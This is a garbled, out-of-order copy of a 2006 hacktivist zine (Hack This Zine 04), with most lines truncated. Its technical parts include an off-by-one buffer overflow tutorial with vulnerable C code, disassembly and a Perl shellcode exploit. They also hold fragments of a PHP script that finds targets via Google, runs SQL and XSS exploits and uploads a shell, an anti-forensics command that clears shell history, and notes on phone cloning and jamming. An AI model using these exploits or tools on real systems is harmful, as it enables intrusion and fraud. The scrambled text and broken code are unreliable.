```
004012C7 |. 0FB600 |MOVZX EAX,BYTE PTR DS:[EAX]
004012CA |. 8802 |MOV BYTE PTR DS:[EDX],AL ; move bf[i] int
004012CC |. 8D85 F4FBFFFF |LEA EAX,DWORD PTR SS:[EBP-40C]
004012D2 |. FF00 |INC DWORD PTR DS:[EAX]
004012D4 |.^EB CD \JMP SHORT a.004012A3
004012D6 |> C9 LEAVE
004012D7 \. C3 RETN
```

and like this when compiled with gcc:

```
004012C3 |. C745 F4 000000> MOV DWORD PTR SS:[EBP-404],0
004012CA |> 817D F4 FF0300> /CMP DWORD PTR SS:[EBP-404],3FF
004012D1 |. 7F 15 |JG SHORT a.004012E8
004012D3 |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-400]
004012D6 |. 0345 F4 |ADD EAX,DWORD PTR SS:[EBP-404]
004012DE |. C600 41 |MOV BYTE PTR DS:[EAX],41
004012E4 |. FF00 |INC DWORD PTR DS:[EBP-404]
004012E6 |.^EB E2 \JMP SHORT a.004012CA
```

As can be seen in the hex dump around buffer in OllyDBG whe
routine:

```
00 00 05 00 00 00 41 41 #...AA
41 41 41 <junkjunkjunk> AAA
```

the 05 00 00 00 is a DWORD reservated for int i, after that
with junk after it, that is to be overwritten with the data
the buffer. And this will eventually overwrite the last byt
(in the case of a mingw compilation with the byte at positi
with the byte at position (1024 + 1) inside argv[1]). Now l
disassembled Main:

```
0040130D |. E8 7EFFFFFF CALL a.00401290
00401312 |. B8 00000000 MOV EAX,0
00401317 |. C9 LEAVE
```


Hack This Zine! 04

Ammo for the Infowarrior

HackThisSite.org

2006

```
# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.
##############################################################

                                                  if         c
                          targetcoun               imit      (
                        x] = eregi_repl             //"      t
                       x]); //    onstruct            =     p
                      ($temp)        ) { $ext       $te
                      ][$i]->          se,80,$e
                    SQL $sploits           ploit($b
                   );}}  }  }fu              oit() //     oi
                 fork); $l++) {               < count($fork
           t subgroup (XSS,SQL in              $targe
        gle4Targets("ww         com
     unt > $searchlimi  exploit  ighe
     x = 0; $x < $targ  code not  +) {
   targets[$x]); $temp  people!  "/",$t
   p[0]; $extend = "/"           1; $r<
  $r]."/"; } if($l == 0) // UPLOAD $spl
  lname,$shellcontent); elseif($l == 1)
```

```
     extend,$sploits[$l][$i]->SQLQ,$user,$
     oit routine { for ($l = 0; $l < count
      [$l]; $i++) // all forks of current
       = array(); $targetcount = 0; Googl
        // google them if ($targetcount>
        count = $searchlimit; for ($x =
          replace("http://", "",$targ
            truct URL $base = $temp[
              { $extend .= $temp[
                   ,$extend,
```

see you on the front page of the last newspaper those mothe

```
############################################################
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
   _____                                 _____               _
  /  _  \   _____   _____   ____   _/ ____\___________  _/
 /  /_\  \ /     \ /     \ /  _ \  \   __\/  _ \_  __ \ \
/    |    \  Y Y  \  Y Y  (  <_> )  |  | (  <_> )  | \/  |
\____|__  /__|_|  /__|_|  /\____/   |__|  \____/|__|     |_
        \/      \/      \/
.___        _____
|   | _____/ ____\____           __  _  _______ ___________
|   |/    \   __\/  _ \   ______ \ \/ \/ /\__  \\_  __ \_
|   |   |  \  | (  <_> ) /_____/  \     /  / __ \|  | \/|
|___|___|  /__|  \____/           \/\_/  (____  /__|   |__
         \/                                   \/
```

Electronic Civil Disobedience Journal !! Published by

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
############################################################
```

anti-(C)opyright 2006

This zine is anti-copyright : you are encouraged to Reuse,

This app differs from the first in one major concept, it do
for(i = 0; i <= BUFFSIZE; i++) what makes it off-by-one, bu
copy till BUFFSIZE+9. This is because I first compiled my a
the stack layout look like:

```
saved_eip
saved_ebp
[Mr-x DWORD]
[Mr-x DWORD]
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

there are two DWORDs of unknown purpose between our buffer
first suspected them to be canary values, but since their c
that's bullshit. I will talk about this later. As I already
no such problems with VC6 or Gcc, this seems to be a mingw
Tonto for verifying this).

The routine Funk (for a Mingw compiled program) looks like
disassembled:

```
00401290 /$ 55 PUSH EBP
00401291 |. 89E5 MOV EBP,ESP
00401293 |. 81EC 18040000 SUB ESP,418
00401299 |. C785 F4FBFFFF > MOV DWORD PTR SS:[EBP-40C],0
004012A3 |> 81BD F4FBFFFF > /CMP DWORD PTR SS:[EBP-40C],408
004012AD |. 7F 27 |JG SHORT a.004012D6
004012AF |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-8]
004012B2 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012B8 |. 8D90 00FCFFFF |LEA EDX,DWORD PTR DS:[EAX-400]
004012BE |. 8B45 08 |MOV EAX,DWORD PTR SS:[EBP+8]
004012C1 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
```

```
mov ESP,EBP
add ESP,4
pop EBP
```

(which is also LEAVE).

Now, we want ESP to point to the address of our shellcode (
overflowing buffer), so since ESP will be EBP+4 so saved EB
address of our shellcode, 4. Since we cannot control the th
ebp , we can't make ESP hold the address of the start of ou
should fill it with nops till the address we can make ESP h

Well when researching this vuln, I found some weird differe
compilers. When compiled with VC6 or gcc, there seems to be
difference, but when compiled with Mingw, there is a proble
in a minute.
Now take this app:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024

void Funk(char* bf)
{
char buff[BUFFSIZE];
for (int i = 0; i < (BUFFSIZE+9); i++)
*(buff+i) = bf[i];
}
int main(int argc, char *argv[])
{
Funk(argv[1]);
return 0;
}
```


everything in this zine as you please. This includes: print
to distribute to friends and family, copying and pasting bi
own works, mirroring electronic versions to websites and fi
or anything else you could think of - without asking permis

The Summer '06 issue of the zine has possibly our best coll
yet and is published in full color in time to distribute at
guerrilla workshop at the sixth Hackers On Planet Earth con

Mind you, this was no easy feat, in fact it was through a s
that we had ended up in NYC at all. The night before we hit
had a lot of editing to do on the zine, not to mention prin
celebrate we decided to hold an acoustic show and trip on p
long. Around 10 in the morning reality started to creep bac
spent many long hours hopped up on caffeine trying to arran
zine while packing our HOPE supplies. We were quite literal
PDF on the road to NYC while driving eight people in a sing
mention that one of us had to ask permission from the judge
to go to the hacking convention while facing federal felony

At last we had made it to NYC to the convention site and im
table and met up with several other Hackbloc'ers/HTS'ers wa
to make several printing runs because each time we had brou
the table they had been taken within fifteen minutes. All o
were giving away, including new and old HTS zines, cds of t
DisrespectCopyrights.net file archive, newsletters for the
and other posters pamphlets and propaganda, were given away
amazing feat considering the time energy and resources we h
developing this, also considering that this year they were
table while at the Fifth HOPE we had tabled for free.

We had also organized a guerrilla workshop on hacktivism on
of the other presentations and lectures, we arranged chairs
we could have a round table collective meeting where everyo

participate without any top down hierarchy. Dozens came to
discussion on past and present examples of hacktivism, sett
around the country, security culture both on the internet a
organizations, and future goals of hacktivism. We also disc
meanings and interpretations of the word Hacktivism, includ
jamming hacktivism such as the Yes Men, online civil disobe
Electronic Disturbance Theatre, fighting censorship such as
project, developing a free and secure internet such as Tor,
Guerrillanet, the need to set up computer co-ops and offer
technology for the public, and defending free speech and op
such as IndyMedia.

Compared to the hacktivist movement worldwide which already
several dozen hacker spaces and squats, we still have a lot
However, during the weekend we had made several valuable co
developed several ideas for future hacktivist related proje
a long road ahead, our experiences with HOPE has given us i
opportunity to learn and share with other hackers and activ
world.

!####################################!
!####   TABLE OF DISCONTENTS   ###!
!####################################!

times.

Ok imagine (or just read ;p) this situation:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024
int main(int argc, char *argv[])
{
char buff[BUFFSIZE];
for (int i = 0; i <= BUFFSIZE; i++)
*(buff+i) = argv[1][i];
return 0;
}
```

Well, some people will say, what's the problem mate, you ju
BUFFSIZE, so all fits nicely! Well, upon closer examination
wrong because the loop is off-by-one (because of the <= ins
we have an overflow of exactly ONE byte, what's that gonna
answer to that let's look at the layout of the stack with s

```
saved_eip
saved_ebp
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

so if we overflow buffer with one byte, the last byte of th
ebp will be overwritten, thus we can trick the program into
original EBP (saved in the function prologue: push EBP, MOV
(partially) overwritten value.

This action being followed by the function epilogue:

(instead of just coding secure) by "sanitizing" the argumen
sanitizing routine is off by one, since not elements m trou
but m trough n-1. Thus leaving the last argument argv[3] un
our data. I know, this example is TOO obvious, but it is an
off-by-one errors. So exploiting this bitch wouldn't be har
how to exploit buffer overflows on the windows platform (if
either Tonto's articleb0f_1 or mineb0f_2) the exploit woul

```
#!/usr/bin/perl
my $ShellCode = "\x33\xc0\xeb\x16\x59\x88\x41\x04\x50\x51\x
xb8\x24\xe8\xd3\x77\xff\xd0\xb8\x63\x9


8\xe5\x77\xf f\xd0\xe8\xe5\xff\xff\xff\x68\x69\x32\x75\x4e"

my $TargetApp = "C:\\lameapp";
my $OverflowString = "\x90"x28;

my $JMPESP = "\x24\x29\xD8\x77";
my $XploitStr = $TargetApp." 666 666 ".$OverflowString.$JMP
system($XploitStr);
```

Stack Frame pointer overwriting:

Another interesting case of off-by-one is stack frame point
documented by Klog (http://www.phrack.org/phrack/55/P55-08)
basic aspects in a windows situation (yeah yeah call me nam
Imagine a situation of the worst case, a buffer overflow in
overflow with ONE byte (off-by-one), how could this lead to
code execution of the app? That'll be discussed here.
There are some differences between the linux (discussed by
variant, with the windows variant having some drawbacks ove
There are a multitude of possible situations when it comes
pointer overwriting, every situation having it's own unique
is a 'worst case scenario' exploit, exploitation will be qu

-####################################-
-#### NEWS and INTRO ###-
-####################################-

##
01. Zen and the Art of Non-Disclosure
##

As hackers, squatters, scammers and phreaks, we are often
amazing, how do you do it?" Yes, there still is magic out t
going to find you, nor will you find it through a google se

It's a vulnerability so long as the vendor isn't informed
it's a squat so long as it's "legal owner" doesn't find out
and it's an underground party so long as no one slips up an

place. Same goes for sneaking into theatres, copy hookups,

How do we keep these tricks alive? By keeping them a secre
need to know. A magician never reveals her secrets lest it
magical. You will likely never hear the magician's true nam

Why do people publicly release these tricks in the first p
effects does this have? Those vulnerable to the trick will
promptly patch their weaknesses. And law enforcement will h
learn and train themselves as well as find out who to bust.
fall into the wrong hands and be counter-productive (script
wingers, fascists, etc).

All so you can get your name on some security list as the
first", and in all probability, you probably weren't the fi
real people who made the discovery would want nothing to do
begin with. And they probably have a billion more important
trick in the first place.

So before you spill the beans, ask yourself whether there
these tricks more than you do, or whether there are already
and would full disclosure jeopardize their secret plans?
That being said, we can move on to more pressing issues:
hacker movement to learn and grow without giving away and s
tricks? This was the big question as we were putting togeth
zine, thinking about whether we should publish instructions
and hack Y'. Certainly we don't want to become some "eliter
because it again becomes about individual ego and not the c
individuals come and go, ideas last forever. So we have to
others willing to learn, but find a way to do it in a caref
manner. And it's not gonna happen by giving away proof-of-c
teaching the approach and technique so people can figure it

I don't think that was our conscious goal of Hack This Sit
was the result. We wanted to introduce people to the wild w


```
if((strcmp(UserArray[i].Username,User) == 0) &&
(strcmp(UserArray[i].Password,Passwd) == 0))
return UserArray[i].Access;
}
return 0;
}

int main(int argc, char *argv[])
{
if (argc != 4)
{
printf("[?]Lameapp v1.0\nUsage: %s username password data\n
exit(-1);
}
Initialize();
//'Sanitize' input
for(int i = 0; i < (3-1); i++) // The coder thinks this wil
but it will only loop //from 1 to 2 (fencepost error)
if(!IsNoShellcode(argv[i+1])) // 'avoid' shellcode in the b
exit(-1);
SomeLoop(Auth(argv[1],argv[2]),argv[3]);
return 0;
}
```

Ok, I hear everyone thinking WTF?! What is the PURPOSE of t
none, it's totally useless, but hey, it's an example and so
nowadays. The apps works as follows:

lameapp.exe username password data

Assuming we can't read the passwords (we can't do DLL-injec
can't reverse it,etc just ASSUME it for a second) we don't
which is nothing to worry about, because the loop will run
unauthentificated (because of the do { } while off-by-one e
programmer tries to prevent shellcode being 'stored' in eit

```
// the loop will however run at least 1 time, because of th
this is off-by-one
// this kind of error occurs quite often, but less obvious
do {
LameFunc(Data);
Times--;
} while (Times > 0);
}

void Initialize() // initialize the 'users' which may only
usernames and passwords
{
UserArray[0].Username = "123";
UserArray[0].Password = "321";
UserArray[0].Access = 9; // number of times their loop will
UserArray[1].Username = "456";
UserArray[1].Password = "654";
UserArray[1].Access = 1;
}

bool IsNoShellcode(char* Data) // checks if Data is numeric
{
for(int i = 0; i < strlen(Data); i++)
if (((int)Data[i] > 57) || ((int)Data[i] < 48))
return false;
return true;
}

int Auth(char* User,char* Passwd) // checks if user and pas
so it returns the //number of times their loop will run, el
since the coder is under the false //assumption the loop wo
Times is 0
{
for (int i = 0; i < UserCount; i++)
{
```


put together several series of hacking challenges modeled a
with real vulnerabilities. Creating this safe and legal tra
people were able to jump in and start with the basics, not
exploits or "appz", but by hands-on security research. Peop
shit because we're dominated by newbies or that we are aimi
assured, there are plenty of us with skill waiting in the b
YOU to start asking the right questions so the real trainin
want to share our shit with those who want to learn.

Before you can walk, you have to learn to crawl. And when
be shown the path. And this is what every white-hat, securi
full-disclosure advocate fails to see: we can show you the
and offer you the red pill, but you have to take that first
black hat hacktivist ninja.

Cause you're not helping anybody when you alert the vendor
proof of concept code.
Or get that full time computer security job for the phone
Or turn in your buddies to the FBI when the going gets tou

This is what is known and loathed as "selling out", and it
forces which are working to destroy the hacking movement. T
seduced into it either end up regretting it or lose a bit o
the process of becoming a zombie worker bee for the Establi

So you've gone this far, but where are we going and what d
probably realized this world isn't a very friendly place fo
hacktivist ninjas but for most people in general, unless yo
that top 1% where you have your own mansion, private jet an
day we hear about how hackers and activists are criminals a
watch television you are also probably tired of hearing abo
tapping your phone or reading your mail protects os from te
another thousand dead babies in Iraq is a Strong Victory fo
Democracy. So instead of boring you and further let me enco
That Television and Get Involved with your Community cause

```
Act:


¥ get involved with your local indymedia center to tell the
media ignores
¥ set up servers for radical websites and email lists and t
communicate securely on the internet
¥ find ways to get shit for free(free copies, free internet
transportation, etc) and share it with those who need it th
¥ help develop the next Internet, one that is free from NSA
shaping, hierarchal domain authorities, or corporate contro
¥ help inspire those who will grow to be bigger stronger an
I who will deal that final blow against capitalism and the

 There is still magic out there for those who seek it: don'
waits for you!

##############################################################
#           02. Anti-DRM Flash Mob Hits Apple Stores in Eig
##############################################################

In a coordinated action at 8 cities across the United State
donned bright yellow Hazmat suits and swarmed Apple Stores,
staff that Apple iTunes is infected with Digital Restrictio
and that Apple's products are defective by design.

The technologists displayed posters mocking Apple's marketi
graphic images of a silhouetted iPod users bound by the ubi
cord. The group claim that as the largest purveyor of media
Apple have paved the way for the further erosion of users'
made possible by the technology.

The coordinated protest was organized by DefectiveByDesign.
campaign targeting Big Media and corporations peddling DRM.
since the launch of the campaign we have had more than 2,00
```



```
DoSomething(X[i+m]);

the coder might think he would preform the action over elem
actually he preforms them over m to n-1.

So it's actually the result of a shit-ass coder? Well, it i
bug is made more often than you think. Often hidden deep wi
app, and not quite as obvious as the given examples. The fo
example (totally useless) app that features 3 vulns that ca
lead to system compromise.

#include <cstdlib>
#include <iostream>
#define UserCount 2

using namespace std;

struct UserStruct {
char* Username;
char* Password;
int Access;
}; // lame 'user' structure

UserStruct UserArray[UserCount]; // array

void LameFunc(char* Data) // some lame no-good function
{
char buffer[10];
strcpy(buffer,Data); // extremely simple b0f for demonstrat
return;
}
void SomeLoop(int Times,char* Data)
{
// The coder thinks that if Times is 0, the loop won't run s
0) will be false
```

```
#############################################################
#                          Exotic Vulnerabilities           #
#############################################################
(code and other files associated with nomenumbra's article
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is

Intro:
Well, this small paper will be discussing two exotic vulns
and more common, or actually more common knowledge. When bO
hit the scene back in the days of Aleph1 they were extremel
(and still are in some), but more and more coders are getti
security risks and are doing boundschecking and are taking
these 'protections' can often be circumvented in very silly
neglected and misunderstood bugs. I will be discussing off-
integer overflows in this paper.

Off-by-one errors:
I'm discussing off-by-one errors here, for those who don't
off-by-one error is, here is a short description from wikip

"An off-by-one error in computer programming is an avoidabl
loop iterates one too many or one too few times. Usually th
when a programmer fails to take into account that a sequenc
rather than one, or makes mistakes such as using "is less t
than or equal to" should have been used in a comparison."

Example:
Imagine the coder would want do preform an action on elemen
X, how would he calculate how many element would he have to
answer n-m, which is ...
WRONG. This example is known as the "fencepost" error (the
problem). The correct answer would be n-m+1. See the follow

for(int i = 0; i < (n-m); i++)
```



```
the pledge to take direct action and warn people about DRM"
manager Gregory Heller described the explosive grassroots e

About a dozen activists gathered in Chicago at the Apple st
the busiest shopping area of Chicago, to protest Apple's us
Management technology. Members from the local Chicago Linux
(chicagolug.org), Free Software Foundation(fsf.org), Defect
Design(defectivebydesign.com), and Hackbloc Chicago(hackblo
helped organize the event by bringing bio-hazard suits, ant
stickers, and posters of people getting roped up by their i
official Apple ads. Shoppers stood in awe and curiosity as
front of the store in a panic, handing out flyers and other
public spectacle. Several Apple employees gathered by the f
store preventing us from entering the store while refusing
use of DRM technology.

More information, see www.defectivebydesign.com or www.fsf.

Pirate Party Condemns Raid on File Sharing Servers
June 3rd, 2006: Pirates gather in Stockholm to protest the
on over a hundred servers related to The Pirate Bay, Piratb
Demonstrators demanded that the Swedish government should s
the file sharing issue rather than criminalizing more than
citizens.

#############################################################
#                 03.  US Government Indicts Hacker Activis
#                 Felony Computer Fraud and Abuse Act Charg
#############################################################

The US District Attorney and the FBI has pressed felony cha
Hammond, hacker activist and founder of website HackThisSit
alleged hacking the website of the right-wing hate group Pr
indictment issued on June 26, 2006 follows an FBI investiga
```

than a year since Jeremy's apartment was raided in March 'C
violating the Computer Fraud and Abuse Act.

The US DA alleges that Jeremy was involved with a hacker gr
Internet Liberation Front that allegedly hacked into and ga
entire database belonging to the right-wing hate group Prot
Originally, ProtestWarrior has baselessly accused Jeremy of
credit card data to make donations to leftist and charity g
FBI is not making any accusations related to intending or a
card data.

Despite that no damage has been done to the ProtestWarrior.
any personal details or credit card information has been re
Jeremy is facing serious felony charges which could result
massive fines.

Jeremy is still "free" on a unsecured bond which imposes se
conditions which includes submitting to regular drug testin
right to a passport or leaving the state without the judges
use of the computer / internet except for "web designing fo

Jeremy has not testified against, provided evidence, or inc
and has not cooperated with the FBI in any investigation or
the only one who has been arrested in connection with this
indicent.

Ironically enough, a former friend and administrator who ha
on the HackThisSite.org website was responsible for informi
of the attack and has provided so-called evidence to the ri
was engineered to make Jeremy look like the perpetrator of
incident. This is apparently what was responsible for the i
on his apartment, and if brought up as evidence during the
be thrown out on grounds of heresay due to the chain of cus

At the most recent court date, the DA asked Judge Zagel to

prices, usually hundreds of dollars, or you could just make
several old cell phone models. Next, we have cellular cloni
so one phone mimics another. By copying a phone's MIN and E
Say I copy the ESN and MIN of phone A to phone B. Then phon
phone A rings, and all charges from phone B will be billed
me to make free calls while someone else pays the bills. Th
are stored in the Number Assignment Module (NAM). The NAM w
or EEPROM chip; you guess which is easiest to clone. Next,
unlocking. This is probably the most common thing people do
a cell phone is locked it means you can only use it with a
provider's SIM cards. To unlock the phone you have to enter
varies from phone to phone. Usually you can just call up yo
them for the unlock code, but you can also find them in a v
publications. On another note, you remember those menus I m
of the text? Well, they certainly exist. Each phone has at
contains anything from pixel tests to security settings spe
wireless providers, not consumers. These menus can be acces
code, which like the unlock code, varies from model to mode
cell phone jammers. This is a cellular DoS attack on a surr
jammers can be set to a certain frequency; the more expensi
range of frequencies. By emitting a signal on the same freq
digital cell phones, the signals are effectively canceled o
that scanning, cloning and jamming are illegal?

A complete works cited for this article is available online
useful links. First is GSM World at www.gsmworld.com. The f
really nice, my favorite part of this site is GSM Roaming,
roaming information for any GSM provider in any country in
if you travel a lot and need reliable roaming coverage. Sec
over at www.cellreception.com. They've got the lowdown on a
models and a listing of cellular phone towers anywhere in t
a listing of cellular dead spots which are areas with no se
Mother Nature, not cell phone jammers.

Peace, ~BrOkenKeychain~

Location Area Identity (LAI). Before we can talk about LAIs
one more term, that being the Public Land Mobile Network (P
phone network. The information transmission for cellular ph
around cellular towers, which of course use radio waves. PL
wireless networks that use radio transmission involving lan
transmitters or radio base stations, so wireless phone serv
internet services, and so on. An LAI is an identifying code
cellular towers that allows a cellular phone to select the
strongest signal. You might have a single signal bar showin
suddenly it jumps to five. Your phone just switched to a di
a stronger signal.

The last thing I'll mention relating to SIMs is the Interna
ID (ICCID), which is a number that identifies your UICC.

On a final note, what if my antenna signal is low, a one fo
phone just won't switch networks. For a while now, a bunch
been selling little golden circuit stickers that you can at
your phone, under the battery, and "boost your antenna sign
sell for around $20 in stores and they are bogus, they are
a waste of money. The older ones are rectangular; I know Ju
out with little square ones now because the old ones are to
practically all the flip phones. Adding a little golden cir
inside of your phone will in no way boost your antenna sign
stupid money making scam that you should under no circumsta
your antenna signal is extremely low and you're moving, it
few minutes. If not you can always manually change networks
option that allows you to search for available networks and

With so many people using cell phones, naturally there are
push the limits of cellular law with a number of inventive
going to mention these applications, not go into detail on
scanners, largely considered either a load of fun or unlawf
Electronic Communications Privacy Act. What are scanners? P
let you listen in on other conversations. You can buy scann

Jeremy for his history of criminal behavior, most of which
misdemeanors for political protest related events. Followin
'chalking sidewalks', the judge warned Jeremy that any futu
result in either home confinement with electronic surveilla
completely revoke his bail and put him in jail until the re
As the Judge describes, Jeremy "no longer has the same free

Jeremy is now staying out of any direct action or illegal a
protests which could result in arrestable situations, both
the safety of others. After a 10 day Vipassana meditation c
seeking mediation which those who he has wronged, or those
issues with him, with the intent of resolving political iss
as well as for his personal development.

While federal prosecuters claim that this is being treated
criminal charge, it is obvious that this is a politically m
amount of money the FBI has spent investigating and prosecu
activist doublessly exceeds the next-to-no damages done to
ProtestWarrior.com website.

As an activist who has worked to help and teach people all
federal prosecutors and the judge that Jeremy not be given
'crime' that has resulted in no damage to any property or p

full text of the indictment:
UNITED STATES DISTRICT COURT
NORTHERN DISTRICT OF ILLINOIS
EASTERN DIVISION

UNITED STATES OF AMERICA vs JEREMY A HAMMOND

Violations: Title 18, United States Code, Sections 1030(a)(

COUNT ONE SPECIAL FEB 2005 GRAND JURY charges:

1. At times material to this indictment:
a. ProtestWarrior.com was a website that promoted certain p
ProtestWarrior.com's website was maintained on a computer s
Miami, Florida. Visitors to the ProtestWarrior.com website
of the website, and could purchase items and make donations
store using a credit card. As a result, the ProtestWarrior.
contained databases that included personal information abou
website, including credit card account information, home ad
other identifying information. These databases on the compu
available online to the general public. Rather, only author
been issued passwords by the administrators ProtestWarrior.
access these databases of personal information

b. Defendant JEREMY ALEXANDER HAMMOND was an administrator
hackthissite.org which described itself as "an online movem
activists and anarchists."

c. Between January and February 2005, defendant HAMMOND acc
ProtestWarrior.com's server without authority on multiple c
to obtain information not otherwise available to him or the
specifically, credit card numbers, home addresses, and othe
information of the members and customers of ProtestWarrior.

2. On or about February 1, 2005, at Chicago, in the Norther
Illinois, Eastern Division, and elsewhere, JEREMY ALEXANDER
herein, by interstate communication, intentionally accessed
ProtestWarrior's server, a protected computer, and thereby
namely credit card numbers, home addresses, and other ident
its members and customers, from that protected computer; In
18, United States Code, Sections 1030(a)(2)(C) and 2

FOREPERSON : UNITED STATES ATTORNEY

-####################################-

Now, technically, SIM is not really the card itself. SIM re
Integrated Circuit Card (UICC) with an SIM application that
and text messages. Among other things, it can also store me
browser bookmarks for those with wireless Internet phone ac

The SIM card also contains several numbers that identify it
that uses it. First is the International Mobile Station Ide
The IMSI number is a unique 15 digit identification number
and Universal Mobile Telecommunications System (UMTS) netwo
users. UMTS is a third generation mobile phone system, as a
is second generation. Originally, UMTS phones were incompat
of 2004, UMTS phones have been dual UMTS/GSM, allowing them
functioning in a UMTS unsupported area. UMTS has also been
isn't exactly true since UMTS only uses W-CDMA's air interf
between phones and towers, while using GSM's Mobile Applica
the protocol providing mobile functions like call routing a
codecs. The equivalent of the SIM on UMTS is the USIM or Un
Identity Module.

Don't go getting the IMSI and the IMEI confused. They're bo
identification numbers, however, IMEI is for your phone, an
SIM. The IMEI will be printed on an information sticker und
your phone, and you can also bring it up by using the stand
The IMSI will be printed on your SIM card. Often the format
xxxxxxxxxxxxxxx. Like the IMEI, this number can be taken ap
into portions, the formatting becomes xxx-xx(x)-xxxxxxxxx(x
part two and an x in part three in parenthesis? The first s
your Mobile Country Code (MCC). There is a special set of I
codes. The next set can be either two or three digits, depe
live: two digits in Europe, three in North America. This is
Code (MNC) which tells you what mobile network you're using
can be nine or ten digits is the Mobile Station Identificat
which uniquely identifies you as a network's subscriber.

The MCC and MNC come together with the Local Area Code (LAC

xxxxxxxxxxx. That looks pretty ugly, so I'm going to cut it
xxx-xx-xxxxxx. The first part is the manufacturer's decimal
code which tells you who made your phone. The next 2 digits
the last 6 digits are the phone's serial number (SNR) uniqu
phone.

With GSM you have an IMEI code. An IMEI code is a unique 15
number formatted: either xxxxxx-xx-xxxxxx-x or xxxxxxxx-xxx
the phone's production date, before or after January 1, 200
digits are the type approval/allocation code (TAC). This sh
approval/allocation was sought for the phone. The first 2 d
represent the country code. I shouldn't need to say this, b
country code is the same for both wired and wireless telecc
second group of numbers is the Final Assembly Code (FAC) an
the manufacturer.

However, a procedure set January 1, 2003 makes the FAC obsc
00 until April 1, 2004 when it is no longer included. Becau
procedure, the TAC was expanded to 8 digits. The third grou
Serial Number (SNR). Finally, the last group is the Check D
check the code for its validity. It's a checksum to prevent
CD only applies to phones of Phase 2 and higher, Phase 1 GS
0 for the CD. An International Mobile Equipment Identity an
(IMEISV) number is sometimes used. It gives you the phones
number by adding a 2 digit Software Version Number (SVN) at
So the number format is changed to xxxxxxxx-xxxxxx-x-xx.

Further information on your phone is contained in the Subsc
(SIM) card. The SIM card originally started out on GSM phon
usefulness of the card and promptly began implementing it a
are still superior though. When you turn on your phone and
features too early, you may get a message like "Reading SIM
number stored in your phonebook without going through the p
list the name of the person you're calling. That's because
such as numbers and missed calls is, usually by default, st

-#### THEORY ###-
-#####################################-

##

04. Fear, Paranoia and Mental Health for Hack
##

"There is this thing keeping everyones lungs and lips lock
and its seeing a great renissance." -The Dresden Dolls

Every day I woke up with an overwhelming sense of dread. I
bed, I was locked in my head, locked in my a room of my own
Trapped in a cage that I could not get out of. Fear had fin
along with its twisted cousin paranoia. I new that I had to
state, this room. I couldn't get out of my own head though,
a jail more unescapeable than the one within our own minds.
is not an uncommon story. It happens all the time to hacker
anarchists. We have the virtue of seeing many of the things
going on. There are some scary things happening in the worl
truly sad things. But we can never let fear consume us.

FEAR AS A FORM OF SOCIAL CONTROL

The greatest example of the forces that controll the world
strengthen there controll would be "The war on *". Any war
fear further throught the world whether it be a war on comm
drugs, a war on terrorisim or the coming war on freedom. Do
matter what the cause! And dont support fear either, coming
Unfortunately sometimes even the best of us can get too run
with everything from the bullshit of daily life to the some
saddness of reality. The isolation of sitting in front of a
hours every day can draw you into fear and paranoia as well
surronding your self with people. Like I said, it happens t
are some tips to keep your sanity and keep active!

Dont isolate yourself
If you are starting to feel overwhelming depression, don't
find a trusted friend and let them know how you are feeling
someone, even if it is only for a couple hours. Your friend
yourself and get into a healthier state of mind.

Ok so sometimes maybe you should isolate yourself
Sometimes there are too many people around in your everyday
get away, this can easily happen in large shared living spa
those who just work on a lot projects. Sometimes it is good
woods and camp for a few days. Go remember why you are work
world and what you are doing, who you are.

Love yourself and others
This is probably the most important point that I can make.
greatest weapon of those in power is fear. The best way to
Always remember to love yourself. And make love to yourself
love yourself, love others! If you love your self and other
a much easier time coming back from a nervous breakdown or
you will always know that you have yourself and those that

There are lots of amazing things happening right now and ev
of capitalisim are waning. They are falling and will contin
long as we keep changing the world. We can't change the wor
in paranoia and fear so we must keep sane and stay in touch
in love.

** Eye on Big Brother **

* FBI Seeks to Expand Network Tapping Capabilities
The FBI is trying to expand the Communications Assistance f
Act(CALEA) to have greater electronic surveillance capabili
bill would force manufacturers of common networking devices
telephone switches, wifi routers, etc) to develop modificat

GSM. Just what are roaming partners? Well, we've got to und
is first. Now, let's say that my home service area is the s
were to go to say, Hawaii, I would no longer be in my home
roaming. When I'm roaming, I may be charged more for my cal
home area? It'll be listed in the phone plan. There is no s
home area covers. It can be a city, a state, the whole coun
is defined by whatever rate plan you use. That rate plan wi
roaming charge. Sometimes you'll need to pay a bit extra, o
provider just won't have a roaming charge. Providers will a
wide network of roaming partners. If I go to France, my pro
that area. If the provider has no roaming partners in Franc
won't get any service. However, if my provider is say, T-Mo
perfectly fine. They have a partnership with Bouygues Telec
with national coverage.

Well, what is it that makes a cell phone unique? In additio
(MIN) each phone has its own electronic serial number (ESN)
every phone. It's engraved into a memory chip called Progra
Memory (PROM), Erasable Programmable Read Only Memory (EPRO
Erasable Programmable Read Only Memory (EEPROM). EPROM and
commonly used. To find your ESN, either take out your phone
there should be some sort of information sticker, called a
with your ESN listed or dial *#06#. If not, check for an In
Equipment Identity (IMEI) number. IMEI means that your phon
through the Global System for Mobile Communications (GSM),
popular by the way, besides being the standard for Europe a
about 80% of the wireless market. Code Division Multiple Ac
U.S. attempt at equaling GSM. There's an argument out there
better, GSM or CDMA. It's a fairly interesting argument wit
sides. GSM is used by companies like AT&T, Cingular and T-m
favored by Verizon and Sprint; they're roaming partners, an
GSM has worse audio quality than CDMA, but that depends on
Personally, I prefer GSM, but it's your choice.

So anyway, back to ESN. The ESN is an 11 digit identificati

they are just simple techniques that are extremely noticeab
this is either blatant stupidity, or the nature of the atta
sight. This is a big problem, because we don't want the adm
some wierd-ass fuckup on a page he's visiting, and look toc

```
################################################################
#                              Cellular Surpises
################################################################
```

So You Missed the Wireless Revolution?

Everyone is familiar with cellular phones and has at some p
phone. Most people in so-called civilized countries own cel
regularly. With such a widespread use there arise certain i
interest in pushing these phones and their providers to the
limitations and asking that god-forsaken question: "Just wh
cell phone?"

